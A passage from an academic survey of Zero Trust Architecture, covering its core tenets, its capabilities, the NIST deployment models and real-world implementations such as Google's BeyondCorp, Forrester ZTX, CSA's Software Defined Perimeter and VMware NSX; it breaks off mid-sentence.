


Figure 5 - A high-level ZTA reference.

To make this ZTA reference vendor agnostic, we simply use the generalised term of control plane, and distinguish between control plane and data plane. This is a known concept in cloud architectures, and we use the same analogy here to leverage the fact that the control plane poses inherent and unlimited access to the data plane. All access requests to resources must be directed through the control plane, where a set of authorisation and authentication policies, rules and context parameters must be met. Access to more private resources (e.g., a payment router or a mainframe resource) can be further restricted based on Role-Based Access Controls (RBAC) enhanced by Context-Based Access Controls (CBAC) on the same level. Finally, if the control plane concludes that the request should proceed, then it coordinates and configures as necessary the data plane to accept the connection from the requestor. Additionally, the control plane can potentially coordinate the setup of an encrypted tunnel for the requestor and the destination resource.

2.2.3 Zero Trust Core Tenets

Based on the works of DeCusatis et al. [25], Rose et al. [9], Samaniego and Deters [26], and Jericho [5], ZTA is governed by the following five tenets. Jointly, these five core tenets form the concept of zero trust. Although the above-mentioned papers can be found with slightly different titles or descriptions, they share the same essence. Those principles must be applied at many distinct levels, for instance, users as well as administrators, and on many different domains, such as traditional networks as well as on cloud infrastructures. It needs to be highlighted that, although zero trust is gaining momentum and the market for the related products are expected to double by 2024 [27], there is limited vendor agnostic, scientific critical literature available.

- **Access Segmentation:** every access to a resource must be appropriately segmented, in order that no single entity can access the entire network or even a large part of it. Furthermore, a minimum number of entities must be able to explicitly access critical data. This explicit access applies particularly to administrators, where in most cases they tend to preserve unlimited and uncontrolled access throughout the whole network.
- **Universal Authentication:** all entities, including users, devices, applications, and workloads, having any form of interaction with the corporate network must be authenticated regardless of their location in the network.
- **Encrypt as Much as Possible:** ZTA assumes a breach (i.e., the worst-case scenario), therefore, the network is always considered hostile, and trust cannot be inherently granted. That said, one must always assume that a potential adversary can intercept any type of communication happening throughout the network. As a result, all communications should be end-to-end encrypted externally or internally.
- **The Principle of Least Privilege:** all entities in a ZTA must be restricted to the least amount of privilege required for that specific entity to complete its mission or operation. This includes, for instance, what an entity can access, and where and for how long. Moreover, the overall trustworthiness of an entity must be evaluated based on the context or attributes, ultimately indicating if it shall be trusted or not.
- **Continuous Monitoring and Adjusting:** every entity (internal or external) in a ZTA should be monitored. In this context, all network traffic, system events, and access attempts should be monitored and recorded regardless of failure or success. These must be continuously analysed and cross-checked against the security policy. The outcome should be then used to adjust the relevant policies when needed.

2.2.4 Zero Trust Capabilities

The core capabilities of a ZTA are presented based on the National Institute of Standards and Technology (NIST) special publication 800-207 [9], Google's BeyondCorp [21] and Kindervag et al. [17]. The core capabilities include network and system access control, traffic filtering, application segmentation and execution control, operational analysis, and policy enforcement.

- **Network Access Control:** network access control states that the authentication of all entities should happen before allowing entities further access to organisational assets. This can be achieved by proper network segmentation and a robust access control policy.
- **System Access Control:** this category of capabilities deals with the file and user access controls. These can be implemented by using login agents and different cryptographic controls, such as full disk encryption.

- **Traffic Filtering:** this category of capabilities is about the enforcement of network segmentation and prevention of unauthorised connections. For this purpose, firewall technologies along with IDS/IPS and traffic analysis tools can be applied. In addition, monitoring of unusual traffic behaviour should be implemented.
- **Application Segmentation:** like network segmentation, applications must be isolated from each other, and user access should be explicitly limited to only those applications users need to successfully perform their duty.
- **Application Execution Control:** this deals with the prevention of unwanted, potentially malicious, applications that have not been previously authorised and approved to be executed. Application whitelisting is a common control for this category.
- **Operational and Forensic Analysis:** this deals with analysing the systems and resources for evidence of breach or to detect anomalies. The most common technical approaches that support this include (i) host-based intrusion detection systems, (ii) application monitoring, (iii) forensic tools, (iv) honeypots/honeynets, (v) vulnerability scanners, (vi) penetration testing, (vii) threat intelligence, and (viii) red teaming. In addition, Security Information and Event Management (SIEM) tools, as well as Advanced Persistent Threat (APT) detection and prevention methods have been widely used to tackle more advanced threats.

- **Policy Engine / Policy Enforcement:** this includes vulnerability analysis and prioritisation, operational risk, and behavioural analysis. To help readers understand the connection among the core capabilities, in Figure 6, we draw a typical application of the seven capabilities in an example notional bank's information technology architecture.

In Figure 5, the green stickers highlight the measures to satisfy the zero trust core capabilities and core tenets.




Figure 6 - An example ZTA capabilities reference.

2.2.5 Zero Trust Models

We discuss the three zero trust deployment models, presented in the NIST standardisation document [9]. These deployment models are high-level concepts, without any real-world implementation examples. Each model is composed of a control plane and a data plane. The control plane includes the policy engine and policy administrator, while the data plane contains the components that support data transmission. Note that the core tenets and capabilities outlined in the previous two subsections can be implemented as part of each high-level deployment model.

2.2.5.1 Device Agent / Gateway-Based Deployment

In this deployment model, as shown in Figure 7, the Policy Enforcement Point (PEP) must be highly integrated with two major components, the endpoints, tagged as 'Enterprise System' (which can be laptops, PCs in a remote location, or handheld devices), and the resource or application(s) that is subject to a user access request.

To implement this model, an agent is required to be installed on the endpoints. This model provides the best overall control among the three models, because the agent acquires real time contextual information of the resources the users are trying to access for the endpoints and the users, at any time. As a result, a decision by the control plane can be made at any point and the necessary configuration of the data plane is instant and highly accurate.

Nonetheless, a drawback of this model is the overhead that comes with the agent installations and the full integration of the data resource with the gateway. A good example of this model is the Google's BeyondCorp implementation [19].




Figure 7 - NIST Device Agent/Gateway-Based Deployment.

2.2.5.2 Enclave-Based Deployment

Like the previous case, this model again requires an agent to be installed on the user's endpoint, however, the PEP is placed in front of an enclave of resources. Unlike the first deployment model, there is no requirement for a tight integration between the resources, which is one of the advantages of this model as shown in Figure 8. A disadvantage, however, is that a zone of implicit trust is automatically created amongst the gateway and the resources, and therefore, the advantage that comes with the acquired contextual information, as seen in the first model, is lost.




Figure 8 - NIST Enclave-Based Deployment.

2.2.5.3 Resource Portal-Based Deployment

In this model, the PEP is neither integrated with the user endpoint nor the application or service, as shown in Figure 9. A gateway is positioned accordingly in the network corridor, and responsible for controlling access to the subject resources. The advantage of this deployment model is that it is agentless, namely, no special software is required to be installed on the user’s endpoint(s), and the subject application(s) / resource(s) do not require any modifications. However, its drawback is the loss of fine-grained access control towards the resources or applications, and hence, limiting zero contextual information that can be used to make context aware decisions. The first example of this model was presented by Forrester [24] utilising technologies such as Virtual Local Area Networks (VLANs) and Next Generation Firewalls (NGFWs) to achieve segmentation.




Figure 9 - NIST Resource Portal-Based Deployment.

To conclude this section, in Table 1, we provide a comparison of the three zero trust deployment models based on the four discussed characteristics, alongside their advantages and limitations.

Table 1 – Advantages-Disadvantages & Attribution Table of NIST’s ZT deployment models.

NIST Deployment Model	PEP Location	Agent Required	Control/ Data plane Integration	Contextual information / fine grained access controls	Advantages	Limitations
Device Agent/Gateway-Based	Attached to resources	System & resource	Tight	Universally available – yes	A context aware environment can be introduced	De facto requirement of agent installation

Enclave-Based	In front of resources	System	Medium	Limited availability – not possible	There is no need for tight integration between resources	The introduction of a context aware environment is lost
Resource Portal-Based	In between system & resources	None	Loose	Limited to zero – not possible	It is agentless	Loss of fine-grained access controls towards the resources or applications

2.2.6 Zero Trust Architecture Approaches and Implementations

In this section, we discuss the existing approaches and implementations for ZTAs. First, we discuss the more theoretical approaches and concepts proposed in research papers. Afterwards, we present some important real-world ZTA implementations by enterprise. At the end of this section, we summarise and compare the real-world implementations based on the NIST deployment models in Table 2.

2.2.6.1 Theoretical Approaches for ZTAs

Cloud and mobile computing introduced and enabled borderless networks; therefore, it is imperative to re-design cyber security controls accordingly and not just focus on the corporate perimeter. DeCusatis et al. [25] identified the limitations of the existing best practices regarding network segmentation. Grounded on a steganographic overlay, they discussed a novel architecture as an enabler to a zero-trust approach. Technically, the so-called steganographic overlay embeds authentication tokens within the first-packet authentication and Transmission Control Protocol (TCP) requests. An experiment deployment was demonstrated in both the traditional and cloud computing environments.

The concept of a steganographic overlay presents an intriguing solution, as it enables enhanced security measures beyond traditional perimeter-based defences. By incorporating authentication tokens within the network traffic, itself, this architecture offers a more robust and dynamic approach to ensuring trust and access control. The authors successfully demonstrate the feasibility of this approach through experiment deployments in both traditional and cloud computing environments. However, it is important to acknowledge potential challenges and considerations associated with the implementation of such a system. One key aspect to consider is the potential impact on network performance and latency, as the embedding and extraction of authentication tokens within network traffic may introduce additional processing overhead. Moreover, ensuring the seamless integration of this steganographic overlay with existing security frameworks and protocols is crucial to prevent compatibility issues and vulnerabilities. Further research and validation are necessary to assess the scalability, efficiency, and resilience of this novel architecture. Additionally, potential risks and vulnerabilities associated with steganography-based authentication mechanisms should be thoroughly investigated to ensure that they do not introduce new attack vectors or compromise data integrity. In conclusion, DeCusatis et al.'s [25] exploration of a steganographic overlay as an enabler for a zero-trust approach offers a promising direction for enhancing cybersecurity controls beyond the traditional corporate perimeter. However, further investigation and evaluation are required to address potential

implementation challenges and validate the overall effectiveness and security of this approach in real-world scenarios.

Rose et al. [9] first provided an abstract definition of ZTA, while also contributing to the common body of knowledge by specifying general deployment models and use cases where ZTA could enhance an overall cyber security posture of an enterprise. Embrey [28] identified the top three factors driving the adoption of ZTA and stressed its necessity to enhance security and policy controls at both the user's and device's level. Mehraj and Banday [29] proposed a conceptual zero trust strategy, explicitly designed for cloud environments. Their efforts also emphasise trust establishment and the further trust challenges applicable to cloud computing. Yan and Wang [30] performed a survey on zero trust components and the key technologies for ZTA. They also applied some of the subject technologies and related them to specific scenarios, to highlight further the advantages of ZTAs. Collectively, these works deepen our understanding of ZTA and its potential as a cybersecurity paradigm. Nevertheless, it is important to acknowledge that ZTA is still an evolving field, and further research is needed to address implementation challenges, scalability, and integration with existing systems. Additionally, practical deployment considerations, interoperability issues, and potential trade-offs associated with implementing ZTA should be explored to ensure the effective and secure adoption of this architectural approach.

Keeriyattil studied the whitelisting approach [31], at the network level. The ingress and egress traffic of a virtual Network Interface Card (NIC) were examined against a given list of firewall policies. Based on the whitelisting concept, if no matching rule is found for a specific traffic flow, then the packet is simply dropped. Using specific technologies (e.g., VMWare NSX) the author demonstrated how only the traffic that is checked against specific records would be allowed. Implementing whitelisting at the network level can be complex and requires ongoing maintenance to keep the whitelist up to date. Additionally, managing false positives and false negatives can be a challenge, as accurately identifying legitimate traffic flows while avoiding blocking legitimate communications is crucial. Mital [32] discussed the features of DLT and blockchain technology that would be applicable to the zero-trust context. Specifically, the author discussed how the immutability property of blockchain could help in establishing higher integrity standards. In addition, the elimination of a possible single point of failure in ZTA could help with maximising the availability of the system/network, due to the "inherent" relevant attributes of DLT. While the discussion of DLT and blockchain technology in the context of zero trust is promising, it is essential to acknowledge that the first step would be to map the theoretical approached into practical zero-trust frameworks, as this, is still an ongoing challenge.

2.2.6.2 Real World ZTA Implementations

There are four relevant "real-life" ZTA approaches, namely, Google's BeyondCorp [21], Forrester NGFW/ZTX [24], Cloud Security Alliance (CSA), Software-Defined Perimeter (SDP) [33], and VMWare NSX [31]. Those architectures are the current dominating real-world deployment models [34], unlike the previous high-level architectures.

2.2.6.2.1 Google's BeyondCorp

Following a hacking campaign by the Anonymous group named Operation Aurora in 2009 [35], Google produced the BeyondCorp project. Based on a detailed report published by McAfee labs on the lessons learned from Operation Aurora [36], the attackers were able to access the internal network. The attackers specifically targeted the sources of intellectual properties and used the compromised system as a starting point (also known as “jump-point”) to move laterally. Consequently, Google’s primary goal was to remove the inherent trust acquired by its users and devices, due to their placement (physical or electronic) within the corporate network. Moreover, in case a user or a device was compromised, as seen during Operation Aurora, a secondary goal was to minimise the probability of an adversary moving laterally through the network and compromising further entities. Three core tenets were the derivative of the first whitepaper of BeyondCorp in 2014 [7]:

1. The services that a user/device can access must not be determined by a specific connection and especially the location of the connection.
2. All access to services must be determined based on contextual information.
3. All access to services must be authenticated, authorised, and encrypted.

Figure 10 highlights the access and traffic flow alongside the components of the BeyondCorp zero trust implementation. The components include the access proxy, the access control engine, the pipeline that receives input from the device inventory database, the user/group database, and finally, the trust inference alongside the certificate issuer. Such an approach can be mapped back to the Device Agent/Gateway-based deployment model proposed by NIST.




Figure 10 - BeyondCorp Traffic/Access Flow & Components.

Note that in this model, the public and the internal networks inside a Google’s building have absolutely no differences when it comes to user and device privileges as both are considered unprivileged. Device authentication on the internal unprivileged network is performed via the 802.1x standard through a Remote Authentication Dial-In User Service

(RADIUS) server. Prior to accessing that network, all users follow the same flow through a Single Sign On (SSO) mechanism, which provides authentication to resources. Complementing this zero-trust model, an innovative element is their Identity Aware Proxy (IAP), which works synergistically with context-based access control. The access to resources is not implicitly allowed for the user/device being simply part of the corporate network. Quite the reverse, access is explicitly granted based on context and policy.

The BeyondCorp model authenticates the users on the application layer of the network. There is a heavy reliance on this aspect since most of their applications and services are web-based. Furthermore, as Google applications are mostly developed internally, combined with their own existing SSO system, this has led to a successful implementation of the new architecture. However, companies without heavy internal development or heavy reliance on web-based services, will probably require a different model. Google has since productized BeyondCorp’s evaluated model as BeyondProd, which is a cloud native security solution [37].

Overall, if an organisation has multiple publicly exposed services with several cloud-based applications accessed by public users, then this is likely to be a suitable model. However, we note that Google only applies this on their cloud infrastructure and, to the best of our knowledge, currently no other organisation offers a similar solution. As a result, applying the BeyondCorp model for a non-cloud environment is not straightforward, and the relocation of several core management controls may be required.

2.2.6.2 Forrester Zero Trust eXtended (ZTX)

In this model, as depicted in Figure 11 [24], a centralised segmentation engine manages and isolates the enterprise network into multiple Micro Core and Perimeter (MCAP) segments, when and where appropriate. As such, it can enforce traffic rules in between MCAPs. Figure 11 shows the NGFW being used as a segmentation engine to form multiple MCAPs. Such an approach can be mapped back to the “Resource Portal” model outlined by NIST.




Figure 11 - Forrester's NGFW used as a segmentation engine forming MCAPs [23].

As highlighted in Table 1 in reference to the Resource Portal model, the required changes in components for this model prior to implementation are minimum or near zero, hence, it can be an attractive choice. However, this model makes use of the information available in the data packets to enforce trust. This approach is less “granular” compared to the architectures that integrate tightly with endpoints and services. Another drawback of this

approach is that users cannot be directly authenticated with the NGFW segmentation engine. More specifically, the segmentation engine is not capable of enforcing policies based on the contextual information of users and devices.

Many organisations are already deploying a resource portal architecture, which can be seen as a good match for this ZTA. This architecture alongside the enclave-based, is likely to be the best for, and the easiest to deploy in, a Bring Your Own Device (BYOD) or an Internet of Things (IoT) environment, because the devices can be placed within their own enclave or MCAP. However, an important shortcoming is that the access control mechanism in this model can be less fine grained than in other architectures. In addition, there is a dependency on further integration with other technologies such as Identity and Access Management (IAM), device management systems or VPNs, to achieve the same security levels as other architectures.

2.2.6.2.3 CSA's Software Defined Perimeter (SDP)

The concept of SDP was introduced by a non-profit organisation called the CSA in 2013 [33]. Since then, several SDP based solutions have been developed, and have been proven for large organisations holding its fair share in the market. Using the NIST high-level models to conduct a mapping, SDP would match the Enclave-Based Deployment Model. Namely, an agent is required to be installed at the endpoint and the service, however, there is no integration with the target resource or the target application. Therefore, the agent itself can be taking on the role of a gateway on the service side.

We can find some similarities between this model and the Forrester ZTX approach. For instance, like the NGFW solution described in the previous point, the SDP approach performs network segmentation as a central firewall. It undertakes the role of an overlay network beyond the current network infrastructure. User authentication and identity verification happen at the SDP server, therefore, instantly creating a VPN tunnel between the subject resource and the authenticated user. Figure 12 shows the described SDP controller connection handling process. As can be seen, the workflow is split into control and data channels, and eventually results in a direct VPN tunnel between SDP hosts.




Figure 12 - SDP Reference Workflow [32].

The key difference, however, relies on how a VPN and the SDP approach manage and establish the overall trust towards users and devices. For instance, in case of VPN, once a user and/or a device is authenticated and authorised, he/she can access most of the network with trust being implicitly applied by default considering the network location. On the other hand, once a user and/or a device authenticates itself with the SDP controller, a set of role-based access, attributes, and context of user trust is enforced. An important advantage of SDP, nonetheless, is the elimination of the integration with the subject resource (or application). At the same time, installation, and configuration on both the resource and endpoint are still required. For details on the real-world ZTA implementations mapped to NIST deployment models, see Table 2 below.

Conclusively, SDP is a new concept being continuously improved, and the relevant market offerings are not yet mature enough, at least at the time of this writing, though they have reached a point where enterprise adoption can be achieved with no significant issues or complications. Moreover, SDP does not require a costly integration with the applications, due to its inherent architecture principle. Finally, SDP can be seen as a perfect match for organisations with multiple IoT systems, or operational technology in general since the gateway can act on behalf of the mentioned devices. Barcelo et al. [38] and Anggorojati et al. [39] confirmed this via the SDP and IoT/OT integration and heavy testing.

2.2.6.2.4 VMWare NSX

The deployment based on VMWare NSX is another real-world ZTA deployment. However, this model is mainly referring to organisations that already leverage the Virtual Desktop Infrastructure (VDI) [31]. The model matches the Device-Agent/Gateway Deployment model, although it assumes that all resources are based on virtualised systems, namely, the applications are hosted on virtual servers. A reference zero trust architecture using NSX is shown in Figure 13.




Figure 13 - Reference ZTA using NSX [30].

As depicted in Figure 13, the workflow of this architecture starts with a user authentication step on the VDI server. Thereafter, a remote session on a virtual desktop is established and

